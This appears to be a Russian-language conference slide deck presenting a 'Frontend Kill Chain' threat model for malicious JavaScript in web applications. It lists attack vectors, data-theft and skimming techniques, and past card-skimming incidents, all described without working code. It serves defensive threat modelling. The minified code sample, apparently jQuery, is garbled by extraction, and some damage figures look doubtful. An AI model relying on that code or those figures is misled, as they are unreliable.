
Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?




Бэкенд и фронтенд, уязвимости или вредоносное поведение, что важнее?



В чем выгода злоумышленника от внедрения вредоносного кода в frontend-приложение?

Партнеры

Злоумышленник



- Персональные данные, данные банковских карт, коммерческая тайна, учетные данные, коды OTP и т. д.
- Снятие профиля пользователя / установка cookie сетей обмена трафиком для показа рекламы конкурентов либо атак на пользователей через сторонние сайты
- Выполнение действий от имени пользователя веб-приложения
- Показ пользователю мошеннических баннеров от имени компании для последующей кражи денег / данных
- Майнинг криптовалюты в браузере пользователя либо использование браузера в DDoS-атаках на другие ресурсы
- Заражение устройства пользователя через уязвимости браузера
- «Черное» SEO, торговля ссылками и т.п.

Как вредоносный код может попасть в frontend-приложение?

Зависимости
js-приложения

Компрометация
внешнего js-сервиса

Компрометация
аккаунта Google Tag
Manager

Взлом бэкенда

Умышленно
добавлен
сотрудником

Код из
недоверенных
источников /
«плохой» нейросети

Фреймворк моделирования угроз Frontend Kill Chain

Frontend Kill Chain

Тип вектора	Вектор	Технический вектор	Способ реализации / монетизации	Последствия	Ущерб
Зависимости js-приложения	T-01 Компрометация сервера приложения, добавление вредоносного скрипта (file/infile) в код страниц	Внедрён вредоносный js-код	T-07 Злоумышленник добавляет дополнительный скрипт системы аналитики, к которой он имеет доступ, при наличии легитимного скрипта данной системы аналитики на страницах	Утечка персональных данных	Финансовый ущерб клиентам
Внешние сервисы	T-02 Компрометация сервера приложения, добавление вредоносного активного элемента (iframe, form и другие)	Внедрён активный элемент (iframe, form...)	T-16 Доверенный внешний js-сервис (например, сторонняя система аналитики) злоупотребляет доступом к данным посетителя web-страницы (избыточный сбор данных)	Frontend-фишинг	Снижение прибыли
Тег-менеджеры	T-03 Компрометация сервера приложения, добавление вредоносного кода в js-файлы (без изменения логики приложения/заголовков CSP/атрибутов integrity)		T-17 Использование функции системы аналитики, собирающей полный код web-страниц, нажатия клавиш пользователем и другие действия	Js-майнинг	Участие в уголовном деле
Компрометация веб-сервера	T-04 Компрометация сервера приложения, добавление вредоносного кода в js-файлы (с изменением логики приложения/заголовков CSP/атрибутов integrity)		T-26 Кража токенов/секретов/учетных данных и отправка на хост злоумышленника	Действия от имени пользователя	Репутационный ущерб
Инсайдеры	T-05 Компрометация CDN, добавление вредоносного кода в js-файлы		T-27 Кража персональных данных в "текст" виде (ВНЧ, телефон, электронная почта и т.п.) и отправка на хост злоумышленника	Заражение устройства пользователя	Штрафы по 152-ФЗ
Атаки	T-06 Целевая атака / фишинг. Злоумышленники предложили разработчикам попробовать инновационную систему аналитики для сайта. Скрипт злоумышленников подключен к приложению по запросу разработчиков		T-28 Кража персональных данных в виде данных о поведении, геолокации, уникальном идентификаторе пользователя, цифровом отпечатке браузера и отправка на хост злоумышленника	"Черное" SEO	Санкции регуляторов (ЦБ, GDPR и т.д.)
Расширения браузера	T-08 Stored XSS. Вредоносный код выполняется у значительного числа пользователей		T-29 Скрипт выполняет загрузку (имитацию загрузки) файла (pdf, docx, xlsx и др.) с эксплойтом для заражения устройства пользователя. Пользователь доверяет frontend-приложению, открывает загруженный файл - выполняется эксплуатация уязвимости ПО для просмотра данного файла, происходит заражение устройства пользователя		
	T-09 Reflected XSS		T-30 Скрипт выполняет майнинг криптовалюты за счет вычислительных ресурсов устройства пользователя.		
	T-10 Добавление вредоносного кода в стороннюю open-source-библиотеку (зависимость)		T-31 Несанкционированная запись в буфер обмена		
	T-11 Добавление вредоносного кода в стороннюю проприетарную библиотеку (зависимость)		T-32 Подмена данных при копировании данных в буфер обмена		
	T-12 Добавление вредоносного кода в библиотеку для сборки / минификации / обфускации / автоформатирования кода		T-33 Снятие цифрового отпечатка (фingerprint) браузера/устройства пользователя		
	T-13 Добавление NDВ в стороннюю библиотеку (зависимость) авторами библиотеки		T-34 Несанкционированный доступ к геолокации пользователя		
	T-14 Компрометация доверенного внешнего js-сервиса (например, сторонняя система аналитики)		T-35 Несанкционированный доступ к микрофону, веб-камере, заставке экрана		
	T-15 Компрометация учетной записи системы управления тегом (Google Tag Manager (GTM) и аналоги), злоумышленник добавляет вредоносный код на страницы приложения при инициализации тег-менеджера		T-36 Несанкционированный доступ к показу браузером уведомлений операционной системы (Notification API)		
	T-18 Доверенный внешний js-сервис выполняет разные действия в зависимости от IP/региона/устройства/часового пояса пользователя		T-37 Несанкционированный доступ к показу браузером push-уведомлений в мобильном устройстве		
	T-19 Разработчик добавил вредоносный код в приложение умышленно		T-38 Несанкционированное чтение cookie		
	T-20 Разработчик добавил вредоносный код в приложение по ошибке (например, скопировал код из ненадежного источника, в том числе код, сгенерированный нейросетями/AI-ассистентом)		T-39 Несанкционированное чтение localStorage		
	T-21 Сотрудник с целью личной выгоды умышленно разместил на страницах js-найнер		T-40 Несанкционированное чтение буфера обмена		
	T-22 Сотрудник с целью личной выгоды умышленно разместил на страницах трекер/писатель/ретаргетинг конкурентов		T-41 Несанкционированное обращение к другим критичным WebAPI браузера		
	T-23 Сотрудник с целью личной выгоды умышленно разместил на страницах ссылки на сторонние сайты (торговля ссылками в SEO)		T-42 Выполнение редиректа пользователя на вредоносный / фишинговый / рекламный сайт		
	T-24 Расширение браузера, либо код, внедренный через расширения (например, Tampermonkey), похищают данные со страниц и отправляют на хост злоумышленника		T-43 Показ фишинговых баннеров / форм оплаты / форм сбора данных / форм приватки криптовалюты		
	T-25 Расширение браузера, либо код, внедренный через расширения (например, Tampermonkey), выполняют изменение страниц приложения (с созданием активных элементов на страницах)		T-44 Показ фишинговых уведомлений ОС / push-уведомлений на мобильном устройстве через Notification API браузера		

Основные компоненты frontend-приложения



JS-приложение и его зависимости

Код фреймворка

Собственный код

Прямые зависимости

Транзитивные зависимости

Как правило, перед публикацией приложения собираются в единый файл-**bundle**


Сторонние JS-сервисы

- Сервисы веб-аналитики
- Интернет-счетчики
- Маркетинговые системы
- Платформы контекстной рекламы
- Captcha
- Онлайн-чаты
- Онлайн-карты
- JS-библиотеки во внешних CDN
- И другие

Размер JavaScript-приложений

Веб-приложение	Размер JS-файлов
Jira Cloud	50 МБ
mail.google.com	20 МБ
1Password.com	13 МБ
gitlab.com	13 МБ
YouTube	12 МБ
Google.com	9 МБ
ChatGPT	7 МБ
Npmjs.com	4 МБ
StackOverflow	3,5 МБ
wikipedia.org	0,2 МБ

<https://habr.com/ru/companies/ruvds/articles/796595/>



<https://httparchive.org>

Зависимости в JavaScript-приложениях



Пример: React + Ant Design

Количество

1362

Глубина

26

Размер (МБ)

от 2 до 20+

Минификация и обфускация



```
function(e,t){return t=="use strict";}object")==typeof module&&"object"==typeof module.exports?module.exports:window with a document");return t(e)}:t(e)){"undefined"!==(typeof window>window:this,function(ie,e){ae=oe.slice,g=oe.flat?function(e){return oe.flat.call(e)}:function(e){return oe.concat.apply([],e)};ue=n.hasOwnProperty,o=ue.toString,a=o.call(Object),le={},v=function(e){return"function"==typeof e:null!=e&&e===e.window},C=ie.document,u={type:!0,src:!0,nonce:!0,noModule:!0};function m(e,t,n){var u(i=t[r]||t.getAttribute&t.getAttribute(r))&&o.setAttribute(r,i);n.head.appendChild(o).parentNode[e]"function"==typeof e?n[i].call(e)||"object":typeof e|var t="3.7.1",l=/HTML$/i,ce=function(e,t){e&&e.length,n=x(e);return!v(e)&&!y(e)&&"array"===n||0===t||"number"==typeof t&&0<t&t-1 in e)}fun===t.toLowerCase()}ce.fn=ce.prototype={jquery:t,constructor:ce,length:0,toArray:function(){return null==e?ae.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=ce.merge(this,ce.each(this,e)),map:function(n){return this.pushStack(ce.map(this,function(e,t){return n.call(e,this.pushStack(ae.apply(this,arguments)))},first:function(){return this.eq(0)},last:function(){return this.pushStack(ce.grep(this,function(e,t){return(t+1)%2}))},odd:function(){return this.pushStack(t=this.length,n=e+(e<0?t:0);return this.pushStack(0<n&n<t?[this[n]]:[]),end:function(){return ce.splICE},ce.extend=ce.fn.extend=function() {var e,t,n,r,i,o,a=arguments[0]||[],s=l,u=arguments.length>1?v(a)||{a:{}},s===u&&(a=this,s=-);s<u;s++)if(null!=(e=arguments[s]))for(t in e)r=e[t],"__proto_a[t],o=i&&Array.isArray(isArray(n)?[i]:i)||ce.isPlainObject(n)?n:i,i=i+1,a[t]=ce.extend(l,o,r);void 0 ==>b).replace(/\\D/g,""),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObjeObject]"!==i.call(e)&&!(t=r(e))||"function"== typeof(n=ue.call(t,"constructor")&t.constructor){e)return!1;return!0},globalEval:function(e,t,n){m(e,{nonce:t&t.nonce},n)},each:function(e,t){var in e)if(!1===t.call(e[r],r,e[r]))break;return e},text:function(e){var t,n="",r=0,i=e.nodeType;if(1===i||11===i?e.textContent:9===i?e.documentElement.textContent:3===i||4===i?e.nodeValue:n),makeA null!=e&&(c(Object(e))?ce.merge(n,"string"==typeof e?[e]:e):s.call(n,e)),n),isArray:function(e,t,l,t=e&&e.namespaceURI,n=e&&(e.ownerDocument||e).documentElement;return!l.test(t)|n&n.nodeName|"/HTM n+=t.length,r=0,i=e.length;r++;e[i++]=(t[r];return e.length=i,e),grep:function(e,t,n){for(var r,r),map:function(e,t,n){var r,i,o=0,a=[];if(c(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&a.p g(a),guid:l,support:le}),"function"==typeof Symbol&&(ce.fn[Symbol.iterator]=oe[Symbol.iterator]),Symbol".split(" "),function(e,t){n["[object "+t+"]"]=t.toLowerCase();});var pe=oe.pop,de=oe.sort,h RegExp("^+get+)((?:^|[^\\\\])?(?:\\\\\\\\)*"+get+"+$","g");ce.contains=function(e,t){var n=t&t.par e===n||!(n|1!==n.nodeType)!|(e.contains?e.contains(n):e.compareDocumentPosition&l6&e.compareDoc p(e,t){return t?"\0"===e?"\ufffd":e.slice(0,-1)+"\\"+e.charCodeAtAt(e.length-1).toString(16)+" ":'\ ye=C,me=s;!function() {var e,b,w,o,a,T,r,C,d,i,kf=me,S=ce.expando,E=0,n=0,s=W(),c=W(),u=W(),h=W(),l e===t&&(a=!0)},f="checked|selected|autofocus|autoplay|controls|defer|disabled|hidden|isma [\x\r\n\xlf]|[\w-]|[\0-\xf]|",p="\"[^\"]+get+*(\"+\" )?(?:+get+*([*$%]?-)=\"+get+*(?:'((?:\\\\\\\\ ?:\\\\\\\\.|[^\"]')*)' )\"((?:\\\\\\\\.|[^\"]')*)\")\"((?:\\\\\\\\.|[^\"]')*)\")\"(|+p+)\" )\",v=new
```


[illegible]

Инциденты 1/2



Год	2017
Инцидент	Ticketmaster – js- сниффер на странице с платежной формой
Вектор	Взломан внешний сервис Inbenta
Время присутствия	> 8 месяцев
Последствия	Похищены данные банковских карт > 40 000 клиентов
Ущерб	N/A


Инциденты 1/2



Год	2017	2017
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах
Вектор	Взломан внешний сервис Inbenta	N/A
Время присутствия	> 8 месяцев	N/A
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A
Ущерб	N/A	N/A – Устранено через 4 часа после публикации статьи Dr. Web


Инциденты 1/2

Supply Chain






Год	2017	2017	2018
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер
Вектор	Взломан внешний сервис Inbenta	N/A	Взлом через уязвимость
Время присутствия	> 8 месяцев	N/A	15 дней
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов
Ущерб	N/A	N/A – Устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR

Инциденты 1/2




Год	2017	2017	2018	2019
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроено js-сниффер
Вектор	Взломан внешний сервис Inbenta	N/A	Взлом через уязвимость	Взлом через уязвимость в CMS Magento
Время присутствия	> 8 месяцев	N/A	15 дней	5 месяцев
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день)
Ущерб	N/A	N/A – Устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR	N/A

Инциденты 1/2



Год	2017	2017	2018	2019	2019	2021
Инцидент	Ticketmaster – js-сниффер на странице с платежной формой	Размещены iframe с неизвестными доменами в Нидерландах	Злоумышленник встроил в одну из js-библиотек js-сниффер	В 100 000+ интернет-магазинов встроен js-сниффер	По информации НКЦКИ на сайтах гос. организаций обнаружены js-майнеры	В 316 интернет-магазинах обнаружен js-сниффер, скрытый в Google Tag Manager
Вектор	Взломан внешний сервис Inbenta	N/A	Взлом через уязвимость	Взлом через уязвимость в CMS Magento	N/A	Уязвимости CMS: WordPress, Shopify, BigCommerce
Время присутствия	> 8 месяцев	N/A	15 дней	5 месяцев	N/A	N/A
Последствия	Похищены данные банковских карт > 40 000 клиентов	N/A	Похищены данные банковских карт 380 000 клиентов	Похищены данные банковских карт 500 000 клиентов (1.5 млн посетителей / день)	N/A	Похищены данные банковских карт
Ущерб	N/A	N/A – Устранено через 4 часа после публикации статьи Dr. Web	2 280 000 000 £ + штраф 20 000 000 £ по GDPR	N/A	N/A	N/A

Инциденты 2/2




Год	2022
Инцидент	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта
Время присутствия	1-3 дня
Последствия	Неработоспособность ресурсов. Политические лозунги на страницах
Ущерб	N/A




Инциденты 2/2








Год	2022	2022
Инцидент	Внедрен код на сайты СМИ «Коммерсантъ», Forbes, РБК, ТАСС, «Известия» и других крупных компаний	Внедрение кода в виджет Минэкономразвития Госмониторинг
Вектор	Взломан внешний сервис статистики onthe.io, изменен код js-скрипта	N/A
Время присутствия	1-3 дня	1 день
Последствия	Неработоспособность ресурсов. Политические лозунги на страницах	Политические лозунги на страницах сайтов ведомств, использующих виджет
Ущерб	N/A	N/A









Инциденты 2/2

